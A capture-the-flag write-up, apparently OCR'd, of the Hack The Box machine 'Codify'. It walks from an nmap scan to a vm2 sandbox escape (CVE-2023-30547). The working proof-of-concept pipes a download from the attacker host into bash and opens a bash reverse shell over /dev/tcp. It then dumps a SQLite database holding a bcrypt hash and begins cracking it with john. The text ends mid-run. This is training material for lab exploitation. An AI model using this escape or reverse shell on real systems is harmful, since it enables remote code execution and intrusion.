
HTB Machine: Codify - Difficulty: Easy

Erel Regev

Table of Contents

Scanning 1
Testing Functionality – limitations 2
Background – Node.js 2
User 4
Privilege Escalation 6
Exploitation 8


Scanning



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap 10.10.11.239 -sC -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-16 11:30 IST
Nmap scan report for 10.10.11.239
Host is up (0.14s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_  256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp   open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://codify.htb/
3000/tcp open  http    Node.js Express framework
|_http-title: Codify
Service Info: Host: codify.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Three ports were found open while scanning using the default script and banner grabbing: 22, 80, 3000.

Added the domain codify.htb to /etc/hosts.



Codify

Test your Node.js code easily.

This website allows you to test your Node.js code in a sandbox environment. Enter your code in the editor and see the output in real-time.

Codify is a simple web application that allows you to test your Node.js code easily. With Codify, you can write and run your code snippets in the browser without the need for any setup or installation.

Whether you're a developer, a student, or just someone who wants to experiment with Node.js, Codify makes it easy for you to write and test your code without any hassle.

Codify uses sandboxing technology to run your code. This means that your code is executed in a safe and secure environment, without any access to the underlying system. Therefore this has some limitations. We try our best to reduce these so that we can give you a better experience.

So why wait? Start using Codify today and start writing and testing your Node.js code with ease!


Testing Functionality – limitations

Background – Node.js

Node.js is a JavaScript runtime environment that allows developers to execute JavaScript code on the server side. It is built on the V8 JavaScript runtime, the same engine that powers Google Chrome, and it provides an event-driven, non-blocking I/O model that makes it well-suited for building scalable and real-time applications.

Node.js is commonly used to develop server-side applications, particularly for building web servers. It enables JavaScript to be used for both client-side and server-side development, promoting the concept of "JavaScript everywhere."

While inspecting the website I noticed the link within the text.



Limitations

The Codify platform allows users to write and run Node.js code online, but there are certain limitations in place to ensure the security of the platform and its users.

Restricted Modules

The following Node.js modules have been restricted from importing:

- child_process
- fs

This is to prevent users from executing arbitrary system commands, which could be a major security risk.

Module Whitelist

Only a limited set of modules are available to be imported. Some of them are listed below. If you need a specific module that is not available, please contact the administrator by mailing support@codify.htb while our ticketing system is being migrated.

- url
- crypto
- util
- events
- assert
- stream
- path
- os
- zlib

In Node.js, Modules are reusable pieces of code that encapsulate related functionality and can be easily used in other parts of the application.

We can see that the application limits the usage of two modules: ‘child_process’, and ‘fs’.

child_process

This module in Node.js is used for spawning child processes. It allows you to execute other scripts or commands from within your Node.js application. We can understand this setting since restricting child_process may be a security measure to prevent executing arbitrary commands on the underlying system, which ‘can’t be reached’ as it says on the website.

fs (file system)


The fs module in Node.js provides functionality for interacting with the file system. If it's restricted, it means that the code is not allowed to perform file system operations. As well this setting. It can prevent unauthorized access or modification of files.

There is a “Module Whitelist” that can be used.

I moved on to the “About us” tab.

HTB Machine: Codify - Difficulty: Easy

Erel Regev



Codify Editor About us

About Us

At Codify, our mission is to make it easy for developers to test their Node.js code. We understand that testing your code can be time-consuming and difficult, which is why we built this platform to simplify the process.

Our team is made up of experienced developers who are passionate about creating tools that make development easier. We're committed to providing a reliable and secure platform that you can trust to test your code.


Thank you for using Codify, and we hope that our platform helps you develop better Node.js applications.

About Our Code Editor

Our code editor is a powerful tool that allows developers to write and test Node.js code in a user-friendly environment. You can write and run your JavaScript code directly in the browser, making it easy to experiment and debug your applications.

The vm2 library is a widely used and trusted tool for sandboxing JavaScript. It adds an extra layer of security to prevent potentially harmful code from causing harm to your system. We take the security and reliability of our platform seriously, and we use vm2 to ensure a safe testing environment for your code.

While inspecting this page it can be seen that there is another link given:



patriksimek / vm2 Public

Releases / 3.9.16

3.9.16

XmiliaH released this Apr 11 · 25 commits to master since this release 3.9.16 24c724d

Fixes

24c724d: Fix issue in transformer issue by reworking replacement logic. (Thanky to Xion (SeungHyun Lee) of KAIST Hacking Lab.)

Assets 2

Source code (zip) Apr 11


Source code (tar.gz) Apr 11

The vm2 library is a Node.js module that provides a simple yet powerful sandboxing environment for running untrusted code. The name "vm2" stands for "VM version 2," indicating its role in creating a secure and isolated Virtual Machine environment.

I believe our goal is to try and exploit it while bypassing the sandbox limitations which holds us back from getting in.

I was looking for known vulnerabilities regarding the vm2 library. A very short Google search revealed the following:

https://github.com/advisories/GHSA-ch3r-j5x3-6q2m



GitHub Advisory Database / GitHub Reviewed / CVE-2023-30547

vm2 Sandbox Escape vulnerability

Critical severity · GitHub Reviewed · Published on Apr 17 in patriksimek/vm2 • Updated 2 weeks ago

Vulnerability details · Dependabot alerts 0

Package	Affected versions	Patched versions
vm2 (npm)	< 3.9.17	3.9.17

Description

There exists a vulnerability in exception sanitization of vm2 for versions up to 3.9.16, allowing attackers to raise an unsanitized host exception inside `handleException()` which can be used to escape the sandbox and run arbitrary code in host context.

Impact

A threat actor can bypass the sandbox protections to gain remote code execution rights on the host running the sandbox.

Patches

Severity

Critical 9.8 / 10


CVSS base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Erel Regev

User


I followed the POC and created the following (I created it in a file just to be able to copy it later on easily to the editor on the web app):



```
const {VM} = require("vm2");
const vm = new VM();

const code = `
err = {};
const handler = {
    getPrototypeOf(target) {
        (function stack() {
            new Error().stack;
            stack();
        })();
    }
};

const proxiedErr = new Proxy(err, handler);
try {
    throw proxiedErr;
} catch ({constructor: c}) {
    c.constructor('return process')().mainModule.require('child_process').execSync('curl http://10.10.14.7/test.html | bash');
}
`

console.log(vm.run(code));
```


test.html

Contains a reverse shell payload.




```
#!/bin/bash

/bin/bash -i >& /dev/tcp/10.10.14.7/7777 0>&1
```

I used the application while having a listener and while hosting the test.html file using http server:




```
┌──(kali㉿kali)-[~/Desktop/Machines/Codify]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.239 - - [16/Nov/2023 12:06:22] "GET /test.html HTTP/1.1" 200 -
```



```
const vm = new VM();

const code = `
err = {};
const handler = {
   getPrototypeOf(target) {
      (function stack() {
         new Error().stack;
         stack();
      })();
   }
};

const proxiedErr = new Proxy(err, handler);
try {
   throw proxiedErr;
} catch ({constructor: c}) {
   c.constructor('return process')().mainModule.require('child_process').execSync('curl http://10.10.14.7/test.html | bash');
}
`

console.log(vm.run(code));
```


```
Error: Command failed: curl http://10.10.14.7/index.html | bash
```

Erel Regev



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 7777
listening on [any] 7777 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.239] 54590
bash: cannot set terminal process group (1181): Inappropriate ioctl for device
bash: no job control in this shell
svc@codify:~$
```

While looking for the user flag, I investigated a common directory, the app directory, mostly located in /var/www.




```
svc@codify:/var/www/contact$ ls -la
ls -la
total 120
drwxr-xr-x 3 svc  svc   4096 Sep 12 17:45 .
drwxr-xr-x 5 root root  4096 Sep 12 17:40 ..
-rw-rw-r-- 1 svc  svc   4377 Apr 19  2023 index.js
-rw-rw-r-- 1 svc  svc    268 Apr 19  2023 package.json
-rw-rw-r-- 1 svc  svc  77131 Apr 19  2023 package-lock.json
drwxrwxr-x 2 svc  svc   4096 Apr 21  2023 templates
-rw-r--r-- 1 svc  svc  20480 Sep 12 17:45 tickets.db
svc@codify:/var/www/contact$
```

Tickets.db


While investigating the files it seems to be SQLite database.

Tickets.db holds credentials for the user Joshua.




```
svc@codify:/var/www/contact$ cat tickets.db
cat p tickets.db
cat: p: No such file or directory
�T5��T�format 3@  .WJ
       otableticketsticketsCREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, description TEXT, status TEXT)P++Ytablesqlit
equencesqlite_sequenceCREATE TABLE sqlite_sequence(name,seq)��  tableusersusersCREATE TABLE users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
��G�joshua$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
��
����ua  users
             ickets
r]r�h%%�Joe WilliamsLocal setup?I use this site lot of the time. Is it possible to set this up locally? Like instead of coming to this site, can I downloa
his and set it up in my own computer? A feature like that would be nice.open� ;�wTom HanksNeed networking modulesI think it would be better if you can imp
ent a way to handle network-based stuff. Would help me out a lot. Thanks!opensvc@codify:/var/www/contact$
```

I saved the hash into a file in order to try and crack it:




```
 GNU nano 7.2
$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
```




```
┌──(kali㉿kali)-[~]
└─$ john hash.txt --wordlist=./Desktop/rockyou.txt --format=bcrypt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
